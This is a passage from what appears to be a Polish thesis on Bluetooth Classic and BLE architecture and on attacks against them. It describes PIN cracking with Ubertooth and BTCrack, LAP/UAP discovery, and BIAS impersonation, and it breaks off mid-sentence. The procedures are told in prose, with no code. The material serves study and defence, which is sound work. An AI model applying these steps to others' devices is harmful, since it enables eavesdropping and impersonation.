

1. Bluetooth

Bluetooth to bezprzewodowa forma łączności, która odgrywa istotną rolę w dzisiejszym świecie technologii. W tym rozdziale zostaną omówione dwie główne odmiany technologii Bluetooth: Bluetooth Classic oraz Bluetooth Low Energy. Każda z tych odmian ma swoje charakterystyczne cechy i zastosowania, które zostaną przedstawione w osobnych podrozdziałach.

Jednym z istotnych aspektów technologii Bluetooth jest jej nieregulamentowany charakter, który sprawia, że nie podlega ona kontroli działu informatycznego. To użytkownicy końcowi tworzą i wykorzystują sieci Bluetooth, korzystając z różnorodnych funkcji, jakie ta technologia oferuje. Jest to znacząco różniące się podejście niż w przypadku innych technologii bezprzewodowych, takich jak standardy bezprzewodowych sieci LAN IEEE 802.11, które wymagają starannej konfiguracji, wdrożenia i monitorowania przez specjalistów ds. bezpieczeństwa informacji. Sieci Bluetooth, ze względu na swój niezależny charakter i użytkowników końcowych, często są wdrażane i używane bez odpowiedniego poziomu ostrożności, co może stwarzać ryzyko dla zasobów informacyjnych organizacji. Bluetooth został stworzony jako technologia zastępująca tradycyjne przewody. Zamiast próbować pełnić rolę protokołu sieciowego, narzędzia do przesyłania dźwięku lub protokołu szeregowego, Bluetooth definiuje komponenty warstwy fizycznej, które pozwalają na bezprzewodowe zastąpienie różnych rodzajów fizycznych połączeń przewodowych. Dzięki temu podejściu, Bluetooth może być używany do bezprzewodowego połączenia komputera z klawiaturą, emulacji segmentu Ethernet lub zastępowania tradycyjnych łączy szeregowych. Technologia Bluetooth została opracowana, zdefiniowana, przetestowana i certyfikowana przez Bluetooth Special Interest Group. Dzięki pełnej kontroli Bluetooth SIG nad projektem protokołu oraz procesem certyfikacji produktów, technologia Bluetooth jest bardziej elastyczna i oferuje większą swobodę w projektowaniu i wdrażaniu różnorodnych rozwiązań. Od czasu swojego powstania, technologia Bluetooth ewoluowała, aby sprostać różnorodnym potrzebom użytkowników, zachowując jednocześnie niski koszt wytwarzania sprzętu i oprogramowania.

Urządzenia Bluetooth korzystają z pasma częstotliwości 2,4 GHz oraz odznaczają się wysokim stopniem odporności na zakłócenia. Transmisory Bluetooth można podzielić na trzy klasy urządzeń (Tab.1.1.). Urządzenia klasy 1 posiadają zasięg transmisji do około 100 metrów z maksymalną mocą 100 mW. Klasę 2 cechuje zasięg transmisji do około 10 metrów z maksymalną mocą 2,5 mW. Urządzenia z najniższą mocą 1mW oraz zasięgiem do 1m należą do klasy 3. Urządzenia klasy 2 są najbardziej popularnymi typami urządzeń Bluetooth w telefonach, słuchawkach lub adapterach, ponieważ zapewniają niski pobór energii wraz z zadowalającym zasięgiem transmisji.

Tab.1.1. Podział na klasy urządzeń Bluetooth.


Klasa	Maksymalna moc	Średni zasięg
1	100 mW (20 dBm)	100 m
2	2,5 mW (4 dBm)	10 m
3	1 mW (0 dBm)	1 m

1.1. Bluetooth Classic

Urządzenia Bluetooth Classic stanowią najpowszechniejszą formę technologii Bluetooth, obecną jako zintegrowany element w większości laptopów, telefonów komórkowych oraz tabletów. Przede wszystkim umożliwiają one użytkownikom łączenie się z różnymi urządzeniami peryferyjnymi, takimi jak klawiatury, myszki oraz zestawy słuchawkowe, przy użyciu laptopów lub innych urządzeń mobilnych.

Maksymalna przepustowość urządzeń Bluetooth Classic działających w trybie Enhanced Data Rate (EDR) wynosi nieco ponad 2 Mb/s. Starsze urządzenia Bluetooth, które nie obsługują trybu EDR, są ograniczone do przepustowości 1 Mb/s. Urządzenia Bluetooth wykorzystują technikę rozpraszania widma Frequency Hopping Spread Spectrum (FHSS), co oznacza szybkie zmienianie kanałów częstotliwościowych. Dzięki temu mechanizmowi urządzenia Bluetooth charakteryzują się dużą odpornością na zakłócenia, ponieważ w przypadku zakłóceń w wąskim zakresie częstotliwości, przechodzą one skokowo do innych kanałów. Nadajniki Bluetooth Classic korzystając z FHSS zmieniają kanały w obszarze obejmującym 79 kanałów o zakresie od 2,402 GHz do 2,480 GHz. W przypadku komunikacji między dwoma urządzeniami wykorzystywana jest strategia Time Division Duplexing (TDD), gdzie urządzenia naprzemiennie przesyłają i odbierają sygnały w trakcie przeskakiwania między kanałami. Standardowo urządzenia przeskakują między kanałami z częstotliwością 1600 przeskoków na sekundę, ale w momencie pierwszego połączenia tempo to może wynieść nawet 3200 przeskoków na sekundę. W celu uniknięcia kolizji z innymi nadajnikami Bluetooth w tym samym obszarze, technologia Bluetooth wykorzystuje algorytm generowania pseudolosowego do określenia wzorca przeskakiwania częstotliwości między dwoma urządzeniami. Wzór ten opiera się na unikalnym adresie urządzenia Bluetooth (BD_ADDR), który jest przypisywany każdemu nadajnikowi Bluetooth. [1]


Każde urządzenie Bluetooth posiada swój własny adres BD_ADDR, czyli adres urządzenia Bluetooth. Informacja BD_ADDR to zgodny z IEEE 802, 48-bitowy adres MAC przydzielany przez producenta urządzenia Bluetooth. Podobnie jak w przypadku standardowych adresów IEEE 802, ten adres składa się z identyfikatora unikalnego dla organizacji (OUI), który jest przydzielany dostawcy, oraz trzech dodatkowych bajtów przydzielanych przez producenta urządzenia. [1]



Rys.1.1.1. Schemat BD_ADDR.

W specyfikacji Bluetooth informacja BD_ADDR jest podzielona na trzy składniki (Rys.1.1.1.). Zaczynając od najmniej znaczącego bitu to LAP (Lower Address Part), składa się z ostatnich trzech bajtów BD_ADDR. LAP reprezentuje bajty adresu MAC przydzielane przez dostawcę urządzenia. Następnie UAP (Upper Address Part) to ostatni bajt OUI, który jest przydzielony dostawcy. Adres NAP (Non-significant Address Part), składa się z dwóch pierwszych bajtów OUI przydzielonych dostawcy. W sieciach Bluetooth, adres BD_ADDR jest traktowany jako poufna informacja. Aby urządzenie podrzędne mogło się połączyć z pikosiecią, konieczne jest, aby znało adres BD_ADDR urządzenia nadrzędnego. Jeśli ten adres BD_ADDR nie jest znany, to urządzenie podrzędne nie będzie w stanie nawiązać połączenia z pikosiecią.

Sieć Bluetooth wykorzystuje wiele protokołów. Mogą one ogólnie być podzielone na dwie klasy: te, które obsługuje kontroler Bluetooth oraz te, które obsługuje host Bluetooth. Rysunek Rys.1.1.2. przedstawia organizację warstw w stosie Bluetooth oraz miejsce implementacji każdej z nich. Kontroler odpowiada za skakanie po częstotliwościach, enkapsulację warstwy bazowej oraz dostarczanie odpowiednich wyników do hosta. Host odpowiada za protokoły warstwy wyższej. Warto zwrócić uwagę na interfejs HCI, który stanowi połączenie między hostem Bluetooth a kontrolerem.



Rys.1.1.2. Schemat protokołów Bluetooth.

Podczas pracy z technologią Bluetooth warto zawsze pamiętać o modelu hosta i kontrolera. W tym kontekście dążymy do pełnej kontroli nad urządzeniami w celu ich manipulacji. Jednak separacja kontroli oznacza, że możliwości są ograniczone przez kontroler Bluetooth. W momencie chęci skonfigurowania kontrolera tak, aby działał na określonym kanale i wysyłał pakiet w nieskończoność, można osiągnąć poprzez serię żądań HCI lub należy znaleźć inne rozwiązanie, co może być trudne w obu przypadkach. [2]

RFCOMM to protokół transportu używany przez urządzenia Bluetooth, które potrzebują niezawodnego, strumieniowego transportu, analogicznego do TCP. Protokół RFCOMM jest powszechnie wykorzystywany do emulacji portów szeregowych, wysyłania poleceń AT (Hayes Command Set) do telefonów i transportu plików za pomocą protokołu Object Exchange (OBEX).

L2CAP to protokół oparty na datagramach, który jest głównie używany do transportu protokołów warstwy wyższej, takich jak RFCOMM. Programista na poziomie aplikacji może używać L2CAP jako protokołu transportowego, działając podobnie do protokołu UDP - opartego na wiadomościach, bezpołączeniowego mechanizmu dostarczania danych.

Jak wspomniano wcześniej, standard Bluetooth określa interfejs do sterowania chipsetem Bluetooth (kontrolerem), wykorzystując warstwę interfejsu HCI. HCI to najniższa warstwa stosu Bluetooth, która jest bezpośrednio dostępna dla deweloperów korzystających z standardowego sprzętu. Warstwa HCI umożliwia pozyskiwanie nazw urządzeń zdalnych, nawiązywanie i zamykanie połączeń.

Link Manager Protocol (LMP) stanowi początek stosu protokołów kontrolera, ale jest on nieosiągalny bez specjalistycznego sprzętu. LMP zajmuje się negocjacją kwestii takich jak problemy z szyfrowaniem niskiego poziomu, uwierzytelnianie i parowanie. Choć host kontrolujący może być świadomy tych funkcji i może je wyraźnie żądać, to zadaniem kontrolera jest określenie, jakie rodzaje pakietów muszą zostać wysłane i jak należy postąpić z wynikami.

Podobnie jak warstwa LMP, warstwa Baseband jest niedostępna bez niestandardowych narzędzi sprzętowych. Pasma podstawowe Bluetooth określa charakterystykę transmisji bezprzewodowej, końcową warstwę ramkowania pakietu oraz kanał używany do wysyłania i odbierania pakietów.

Bluetooth SIG określa wiele profili warstwy aplikacji. Profile te definiują dodatkową funkcjonalność i mechanizmy bezpieczeństwa dla różnych zastosowań Bluetooth. Profile te można swobodnie manipulować na poziomie hosta, bez specjalistycznego sprzętu. Dostępne profile obejmują protokół Service Discovery Protocol (SDP), Advanced Audio Distribution Profile (A2DP), Headset Profile (HSP), Object Exchange Profile (OBEX) i Personal Area Network Profile (PANP).

Szyfrowanie i uwierzytelnianie są wbudowane w standard Bluetooth i implementowane bezpośrednio w układzie kontrolera Bluetooth jako środek oszczędności kosztów dla producentów i deweloperów. Użycie szyfrowania i uwierzytelniania jest opcjonalne, Producent może zdecydować się na brak uwierzytelniania i szyfrowania, albo uwierzytelnianie bez szyfrowania, lub oba naraz. Uwierzytelnianie Bluetooth jest realizowane poprzez tradycyjne parowanie lub przez mechanizm Secure Simple Pairing (SSP) wprowadzony w specyfikacji Bluetooth 2.1. Choć tradycyjna wymiana parowania jest nadal używana przez niektóre urządzenia. W przypadku tradycyjnego parowania, gdy dwa urządzenia spotykają się po raz pierwszy, przechodzą przez wymianę parowania, w trakcie której generowany jest klucz bezpieczeństwa, zwany kluczem łącza, na podstawie BD_ADDR, personalnego numeru identyfikacyjnego (PIN) i losowego numeru. Po zakończeniu tej wymiany oba urządzenia przechowują informacje o kluczu łącza w lokalnej pamięci trwałej w celu użycia w późniejszych operacjach uwierzytelniania. Największym problemem z tradycyjnym schematem parowania jest moment, w którym pasywny atakujący, który obserwuje proces parowania, może szybko odzyskać PIN i przechowywany klucz łącza. Jeśli atakujący jest w stanie odzyskać klucz łącza, może on odszyfrować cały ruch wymieniany w sieci Bluetooth i podszywać się pod legalne urządzenia. Proces Secure Simple Pairing (SSP) ma na celu zapobieżenie pasywnemu obserwatorowi w odzyskaniu klucza łącza, jednocześnie dostarczając wiele opcji uwierzytelniania dla różnych rodzajów urządzeń Bluetooth.

SSP poprawia proces wymiany uwierzytelniania w technologii Bluetooth, wykorzystując kryptografię klucza publicznego, a konkretnie wymianę Diffie-Hellman na krzywych eliptycznych (ECDH). Wymiana kluczy Diffie-Hellman pozwala dwóm uczestnikom na wymianę kluczy publicznych i wygenerowanie wspólnego sekretnego klucza, który nie może zostać odtworzony przez obserwatora. Wynikowy sekretny klucz nosi nazwę DHKey. Ostatecznie klucz łącza jest wyodrębniany z DHKey do późniejszego uwierzytelniania i generowania kluczy szyfrowania.

Specyfikacja Bluetooth uwzględnia trzy tryby bezpieczeństwa dla urządzeń Bluetooth. W trybie bezpieczeństwa 1 urządzenia Bluetooth nigdy nie inicjują żadnej formy zabezpieczeń. W trybie bezpieczeństwa 2 kanał komunikacyjny Bluetooth pozostaje niezaszyfrowany, polegając na aplikacjach warstwy wyższej do zapewnienia


bezpieczeństwa, na przykład różne mechanizmy bezpieczeństwa wdrożone w profilach Bluetooth. W trybie bezpieczeństwa 3 połączenie Bluetooth jest szyfrowane przed wymianą jakichkolwiek danych. Tryb 3 może również korzystać z mechanizmów bezpieczeństwa warstwy wyższej, takich jak te dostępne w trybie 2. Chociaż większość osób zdecydowałaby się na Tryb 3 dla całej komunikacji Bluetooth, Tryby 1 i 2 spełniają cele w przypadkach, gdy bezpieczeństwo nie jest wymagane, na przykład w przypadku systemów dostępu publicznego lub aplikacji reklamowych.

1.2. Bluetooth Low Energy

Bluetooth Low Energy (BLE) to wersja technologii Bluetooth często wykorzystywana w urządzeniach Internetu rzeczy (IoT) ze względu na niskie zużycie energii i prosty proces parowania. Można ją znaleźć w różnych urządzeniach, począwszy od popularnych inteligentnych zegarków, inteligentnych domów aż po krytyczny sprzęt medyczny, taki jak rozruszniki serca. BLE można również spotkać w środowiskach przemysłowych, w różnego rodzaju czujnikach i bramkach. Technologia jest używana nawet w wojsku, gdzie elementy uzbrojenia, takie jak lunety strzeleckie, działają zdalnie za pośrednictwem technologii Bluetooth. Bluetooth Low Energy jest również znane jako Bluetooth 4.0 oraz Bluetooth Smart. Pewne zmiany zostały wprowadzone podczas implementacji BLE w porównaniu do tradycyjnej technologii Bluetooth Classic. W wielu warstwach stosu protokołów nastąpiły zmiany, które wpłynęły na użyteczność, wymagania energetyczne oraz dostępność funkcji. Również wiele ogólnych metodologii stosowanych w przypadku technologii Bluetooth Classic zostało przeniesionych do BLE, choć w uproszczonej formie.


BLE zużywa znacznie mniej energii niż tradycyjna technologia Bluetooth jednak może przesyłać niewielkie ilości danych bardzo efektywnie. Bluetooth Smart wykorzystuje jedynie 40 kanałów, obejmujących zakres od 2400 do 2483,5 MHz. W przeciwieństwie do Bluetooth Classic, który używa 79 kanałów w tym samym zakresie. Chociaż każda aplikacja wykorzystuje tę technologię w inny sposób, najczęstszym sposobem komunikacji urządzeń BLE jest wysyłanie pakietów ogłoszeń. Aby zmniejszyć zużycie energii, urządzenia BLE wysyłają pakiety reklamowe tylko wtedy, gdy potrzebują się połączyć i wymieniać danymi. W pozostałym czasie pozostają w stanie uśpienia. Nasłuchujące urządzenie może odpowiedzieć na pakiet ogłoszeń za pomocą żądania SCAN wysłanego specjalnie do urządzenia nadawczego. Odpowiedź na to skanowanie wykorzystuje tę samą strukturę co pakiet ogłoszeń. Zawiera dodatkowe informacje, które nie mogły się zmieścić w początkowym pakiecie ogłoszeń, takie jak pełna nazwa urządzenia lub dodatkowe informacje dostawcy. [3]

Porównując ogólną strukturę BLE oraz Bluetooth Classic (Rys.1.2.1.) można zauważyć, że większość warstw wydaje się taka sama. Najbardziej oczywistą zmianą jest zastąpienie niestandardowej warstwy RFCOMM przez standaryzowaną implementację GATT/ATT w BLE. Nadal ograniczeniem jest warstwa HCI w kwestii bezpośredniej interakcji z Bluetooth w standardowych adapterach BLE oraz Classic.



Rys.1.2.1. Porównanie schematów protokołów BLE oraz Bluetooth Classic

Każde urządzenie wykorzystujące technologię BLE posiada Generic Access Profile (GAP), który precyzyjnie definiuje, w jaki sposób urządzenie może nawiązywać połączenia z innymi urządzeniami, jakie zasoby komunikacyjne powinny zostać udostępnione oraz w jaki sposób urządzenie jest dostępne do odkrywania przez inne urządzenia poprzez nadawanie sygnałów. Urządzenie działające w roli peryferyjnej może być połączone zaledwie z jednym urządzeniem centralnym, natomiast urządzenie centralne może nawiązać połączenie z wieloma urządzeniami peryferyjnymi z zachowaniem ograniczeń wynikających z jego zdolności obsługi połączeń. Po ustanowieniu połączenia urządzenia peryferyjne przestają akceptować nowe próby połączenia.



Rys.1.2.2. Wizualizacja profili BLE

Generic Attribute Profile (GATT) określa w jaki sposób urządzenie powinno formatować i przysyłać dane. Analizując ataki na urządzeń BLE często wykorzystywany jest GATT, ponieważ to właśnie za jego pomocą wywoływana jest funkcjonalność urządzeń i przechowywane, grupowane oraz modyfikowane dane. GATT zawiera listę charakterystyk, deskryptorów i usług urządzenia (Rys.1.2.2.) w postaci 16- lub 32-bitowych wartości w tabeli. Charakterystyka to wartość danych wysyłana między urządzeniem centralnym, a urządzeniem peryferyjnym. Charakterystyki mogą posiadać deskryptory dostarczające dodatkowych informacji o nich. Charakterystyki są często grupowane w usługi, jeśli są związane z wykonaniem określonej akcji. Usługi mogą zawierać wiele charakterystyk. [3]

W przypadku technologii Bluetooth Low Energy (BLE), proces parowania wykorzystuje podobne kroki jak w wersji Classic. Proces parowania w przypadku BLE 4.0 i 4.1, zwany LE Legacy Pairing, wykorzystuje niestandardowy protokół wymiany kluczy unikalny dla BLE. W tym ustawieniu urządzenia wymieniają Temporary Key (TK) i używają go do utworzenia Short-Term Key (STK), który służy do zaszyfrowania połączenia. Bezpieczeństwo zależy głównie od metody parowania użytej do wymiany TK. Proces parowania składa się z kilku faz. W pierwszej fazie urządzenie inicjujące wysyła żądanie parowania do drugiego urządzenia. W tej fazie oba urządzenia wymieniają swoje zdolności i ustalają mechanizm do ustanowienia bezpiecznego połączenia. Wszystkie dane wymieniane podczas tej fazy są niezaszyfrowane. W drugiej fazie urządzenia generują lub wymieniają TK. Następnie oba urządzenia potwierdzają, że używają tego samego TK. Po ustaleniu tego faktu, TK zostanie użyty razem z wartościami losowymi do utworzenia STK. STK jest następnie używany do zaszyfrowania połączenia za pomocą AES-CCM. Faza trzecia jest opcjonalna i używana jedynie wtedy, gdy w fazie pierwszej wymieniane są wymagania połączenia. W tej fazie wymieniane są różne klucze specyficzne dla transportu. Urządzenia BLE 4.2 są kompatybilne wstecznie z urządzeniami 4.0 i 4.1. BLE 4.2 jest również zdolny do tworzenia bezpiecznych połączeń LE. Zamiast używać TK i STK, bezpieczne połączenia LE wykorzystują pojedynczy Long-Term Key (LTK) do zaszyfrowania połączenia. LTK jest wymieniany oraz generowany za pomocą kryptografii klucza publicznego Diffie Hellmana na krzywych eliptycznych (ECDH), co zapewnia większą odporność niż w przypadku mechanizmu w wersjach 4.0 i 4.1. W bezpiecznych połączeniach LE, zarówno faza pierwsza jak i faza trzecia są identyczne jak w połączeniach LE Legacy. Jedyną różnicą jest faza druga procesu parowania, która korzysta z wymiany ECDH. [1]

2. Przegląd ataków na systemy Bluetooth

Technologia Bluetooth, choć niezwykle powszechna i użyteczna w codziennym życiu, nie jest pozbawiona potencjalnych zagrożeń bezpieczeństwa. Ataki na systemy Bluetooth stanowią istotne wyzwanie dla użytkowników, ponieważ mogą prowadzić do różnorodnych incydentów, w tym nieautoryzowanego dostępu, kradzieży danych czy nawet zdalnej kontroli nad urządzeniem. W dzisiejszym świecie, gdzie coraz więcej urządzeń korzysta z technologii Bluetooth do komunikacji i współpracy, istnieje potrzeba głębszego zrozumienia potencjalnego ryzyka związanego z tą technologią. Wraz z rozwojem Internetu Rzeczy (IoT) i rosnącą liczbą połączonych urządzeń, bezpieczeństwo systemów Bluetooth staje się kluczowym elementem ochrony prywatności i integralności danych. Do podstawowych ataków na systemy Bluetooth należą:

- **Blueprinting** - atak polega na zbieraniu informacji o urządzeniu Bluetooth w celu zidentyfikowania jego charakterystyki i potencjalnych luk bezpieczeństwa.

Atakujący używa tego rodzaju wstępnego rekonesansu w celu określenia, czy dane urządzenie może być podatne na bardziej zaawansowane ataki.

- **Bluesnarfing** - atak, który umożliwia nieautoryzowany dostęp do danych przechowywanych na urządzeniu Bluetooth, takich jak kontakty, wiadomości tekstowe czy pliki multimedialne. Atakujący wykorzystuje luki w zabezpieczeniach, by uzyskać dostęp do informacji.
- **Bluebugging** - atak w wyniku, którego atakujący zdobywa zdalną kontrolę nad urządzeniem Bluetooth, pozwalając mu na nasłuchiwanie rozmów telefonicznych, wysyłanie wiadomości czy nawet sterowanie funkcjami urządzenia.
- **Bluejacking** - to atak o charakterze mniej szkodliwym, skoncentrowany głównie na wysyłaniu nieautoryzowanych wiadomości tekstowych do innych urządzeń Bluetooth w zasięgu. Atak ten, choć niebezpieczny, ma zazwyczaj charakter bardziej uciążliwy.
- **Bluesmacking** - atak, który polega na przeciążaniu urządzenia Bluetooth nadmierną ilością zapytań, co prowadzi do jego awarii lub znacznego obniżenia wydajności.

W dalszej części pracy omówione zostaną przykłady bardziej zaawansowanych ataków, które wykorzystują różnorodne techniki, aby pokonać mechanizmy zabezpieczeń systemów Bluetooth. Analiza tych ataków pomoże w zrozumieniu bardziej wyszukanych zagrożeń, z którymi użytkownicy i twórcy systemów muszą się mierzyć.

2.1. Bluetooth Classic PIN Attack

Atak na PIN wykorzystuje słabości w procesie parowania urządzeń Bluetooth Classic. Parowanie to niezbędny proces mający na celu wygenerowanie 128-bitowego klucza LK (Link Key) służącego do uwierzytelniania i szyfrowania ruchu między urządzeniami. Atak na PIN jest punktem znacznego ryzyka między urządzeniami, gdzie atakujący, który jest w stanie obserwować proces parowania może w następstwie przeprowadzić lokalnie atak typu Brute Force.

Atakujący musi najpierw odkryć kilka informacji, aby atak się powiódł. Po pierwsze musi odkryć wartość IN_RANDOM, które jest wysyłane od inicjatora połączenia do odbiorcy. Następnie dwie wartości COMB_Key, które wysyła inicjator oraz odbiorca. Kolejną ważną informacją jest AU_RANDOM, które jest wysyłane z urządzenia uwierzytelniającego oraz odpowiedź SRES, która jest wysyłana od urządzenia weryfikującego uwierzytelnienie. Na końcu atakujący musi również posiadać pełny BD_ADDR urządzenia nadrzędnego oraz podrzędnego. Posiadanie tylko LAP oraz UAP nie jest wystarczające, należy również posiadać NAP.

Do przeprowadzenia ataku można użyć narzędzia BTCrack do łamania kodów PIN. Najpierw należy jednak przechwycić pakiety parowania urządzeń. Można do tego wykorzystać adapter Ubertooth One wraz z oprogramowaniem ubertooth oraz narzędzie Wireshark. [2]

W momencie gdy atakujący posiada już BD_ADDR urządzenia nadrzędnego oraz podrzędnego może zmienić swój BD_ADDR na wartość urządzenia podrzędnego. Następnie atakujący prosi o ponowne parowanie z urządzeniem nadrzędnym. W tym momencie urządzenie najczęściej usuwa stare dane parowania i żąda nowego klucza LK. Atakujący

przechwytuje wymianę kluczy i importuje przechwycone pakiety do narzędzia BTCrack. W przechwyconych pakietach znajdują się wszystkie niezbędne dane do odszyfrowania kodu PIN, który chroni klucz LK do szyfrowania połączeń. BTCrack umożliwia łamanie 16-znakowych kodów PIN, jednak w rzeczywistości najczęściej kody są 4-znakowe.

Warto zaznaczyć, że atakujący skupia się na odzyskaniu klucza LK, ponieważ to on umożliwia zdalne połączenia bez wiedzy ofiary, pozwala na połączenie z urządzeniami w trybie bez parowania oraz w trybie niewykrywalnym. Umożliwia również odszyfrowanie przesyłanych danych między urządzeniami. Ostatecznie atak na PIN jest ważny, ale bardziej wartościowym celem jest złamanie LK.

2.2. UAP and LAP Discovery Attack

Atak polega na odkrywaniu adresów LAP urządzeń, które działają w trybie non-discoverable, a następnie odgadnięciu UAP, które są nieznane dla atakującego poprzez metodę siłową. Warto przypomnieć, że LAP stanowi jedynie część adresu BD_ADDR i zajmuje 3 bajty z 48-bitowej całości. Pozostałe w bajty to 16-bitowy NAP oraz 8-bitowy UAP.

Atak jest możliwy dzięki adapterowi Ubertooth One oraz dedykowanemu narzędziu ubertooth-lap, które pozwala na dekodowanie i wyświetlanie informacji o adresach LAP na domyślnym kanale 39. Jednak narzędzie nie jest w stanie wykryć czy dane ramki zostały uszkodzone, dlatego często identyfikuje błędne adresy LAP. Aby wyeliminować błędne wyniki, zaleca się zbieranie danych przez krótki okres czasu i przy użyciu podstawowych narzędzi systemu Linux takich jak awk, sort oraz uniq można zidentyfikować powtarzające się adresy LAP.

W momencie gdy atakujący odkrył już adres LAP urządzenia, może przejść do części związanej z odkrywaniem adresu UAP. Atakujący jest w stanie odnaleźć informacje o adresie UAP za pomocą narzędzia ubertooth-uap, które automatycznie przeprowadza atak siłowy w celu uzyskania UAP. Należy jedynie podać wykryty LAP jako parametr. Ubertooth-lap przechwyci wystarczającą ilość pakietów, aby przeprowadzić atak siłowy na sumę kontrolną HEC (Header Error Correction) i po kilku sekundach dostarczy adres UAP. Dzięki 8-bitowej długości adresu UP wystarczy przeanalizować tylko 256 możliwości. Po odzyskaniu obu adresów LAP oraz UAP, atakujący jest w stanie nawiązać połączenie z urządzeniem przy użyciu standardowej karty Bluetooth, dostarczając dowolne wartości dwubajtowe dla NAP.

2.3. Bluetooth Impersonation Attacks

BIAS (Bluetooth Impersonation AttackS) jest to grupa ataków, które zostały przeprowadzone przez zespół badaczy. Ataki omijają proces uwierzytelniania standardu Bluetooth podczas nawiązywania bezpiecznego połączenia. Ataki umożliwiają podszywanie się pod urządzenia główne oraz podrzędne. Badacze odkryli sposób umożliwiający nawiązywanie bezpiecznych połączeń pomiędzy ofiarą, a atakującym bez znajomości Link Key. Proces ustanawiania bezpiecznego połączenia wykorzystuje metodę Legacy Secure Connections lub Secure Connections, dzięki czemu LK (Link Key) nie jest znany. Atakujący jednak obserwuje proces połączenia urządzenia podrzędnego z głównym, dzięki czemu zna ich adresy Bluetooth, protokoły oraz możliwości urządzeń co wykorzysta do przeprowadzenia ataków. Po ustanowieniu połączenia między ofiarami atakujący zmusza urządzenia do rozłączenia się poprzez zakłócanie połączenia Bluetooth. [5]

Jeden z ataków skupia się na błędzie w metodzie Legacy Secure Connections. Metoda ta podczas ustanawiania bezpiecznego połączenia wykorzystuje tylko uwierzytelnianie jednostronne, co oznacza, że tylko urządzenie nadrzędne uwierzytelnia urządzenie podrzędne. Metoda wykorzystuje tylko uwierzytelnianie obustronne jedynie podczas parowania. Podczas procesu uwierzytelniania urządzenie nadrzędne wysyła wyzwanie C do urządzenia podrzędnego. Następnie urządzenie podrzędne wysyła odpowiedź, która składa się z wyniku funkcji haszującej z LK, C oraz adresu urządzenia podrzędnego. Urządzenie nadrzędne następnie oblicza funkcję haszującą z tych samych danych wejściowych i porównuje z odpowiedzią urządzenia podrzędnego. Jeśli wartości są równe, urządzenie nadrzędne może uważać że dzieli ten sam LK z urządzeniem podrzędnym. Atakujący podszywa się pod urządzenie nadrzędne wykorzystując jego publiczny adres i możliwości. Prosi urządzenie podrzędne o połączenie. Po zaakceptowaniu połączenia atakujący wysyła wyzwanie C, a urządzenie podrzędne odpowiada 